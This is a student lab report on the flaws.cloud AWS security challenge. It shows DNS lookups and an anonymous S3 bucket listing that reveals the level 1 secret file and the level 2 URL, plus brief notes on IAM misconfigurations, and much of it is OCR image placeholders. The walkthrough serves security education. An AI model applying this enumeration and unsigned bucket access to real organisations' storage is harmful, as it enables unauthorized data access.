FLAWS IN AWS

Report by Hapidael Mumbi

Introduction

In this lab we learn about cloud security, focusing on Amazon Web Services (AWS).


simulate common security misconfigurations and vulnerabilities in cloud environments. The lab introduces us to various aspects of cloud security, helping us understand how attackers might exploit weaknesses and how to prevent such attacks. Each level in the lab demonstrates a specific type of vulnerability, providing.


Objectives:

1. Improve your understanding of AWS security best practices, including permissions management, data protection, and resource monitoring.
2. Learn how to implement security measures to protect AWS resources from potential attacks.
3. Learn about typical security flaws in AWS environments and how they can be exploited.
4. Gain practical skills by working through real-world scenarios that illustrate how attackers might breach cloud environments.

Level 1: S3 Bucket Enumeration


Here we will find a public bucket by searching for potential bucket names.


WEEK 9 AWS KMS
Introduction
Level 1 (s3 bucket)
Do dns lookup on flaws.clou
dig flaws.cloud
nslookup flaws.cloud
kali-linux-2024.2-vmware-amd64 - VMware Workstation
nslookup 54.231.184.255
** server can't find 255.184.231.54.in-addr.arpa: NXDOMAIN
nslookup flaws.cloud
Server: 192.168.149.2
Address: 192.168.149.2#53
Non-authoritative answer:
Name: flaws.cloud
Address: 52.92.180.235
Address: 52.92.129.147
Address: 52.218.184.170
Address: 52.92.204.75
Address: 52.92.147.219
Address: 52.218.153.82
Address: 52.218.169.154
nslookup 52.92.129.147
** server can't find 147.129.92.52.in-addr.arpa: NXDOMAIN
nslookup 52.92.180.235
235.180.92.52.in-addr.arpa name = s3-website-us-west-2.amazonaws.com.
Authoritative answers can be found from:
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


kali-linux-2024.2-vmware-amd64 - VMware Workstation
flaws.cloud.s3.amazonaws.com/secret-dd02c7c.html
Congrats! You found the secret file!
Level 2 is at http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
aws s3 ls s3://flaws.cloud/ --no-sign-request --region us-west-2
2017-03-13 23:00:38 2575 hint1.html
2017-03-02 23:05:17 1707 hint2.html
2017-03-02 23:05:11 1101 hint3.html
2020-02-21 21:32:41 2861 index.html
2018-07-10 12:47:16 15979 logo.png
2017-02-26 20:59:28 46 robots.txt
2017-02-26 20:59:30 1051 secret-dd02c7c.html
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


Level 2: S3 Bucket Permissions

In the second step will focus on S3 bucket permissions where we will identify a bucket with correct permissions and use them to access or modify its content.





Level 3: IAM Policy Misconfigurations

In this section I will explore (IAM) policies, discovering how excessive permissions can lead to privilege escalation and unauthorized access to resources.




To see what was deleted







Level 4: IAM Role Misuse

This level demonstrates how misconfigured IAM roles can be exploited by attackers to gain unauthorized access, showing the importance of role-specific permissions and the principle of least privilege.




Volume creation







Storage (volume) Launching Instance




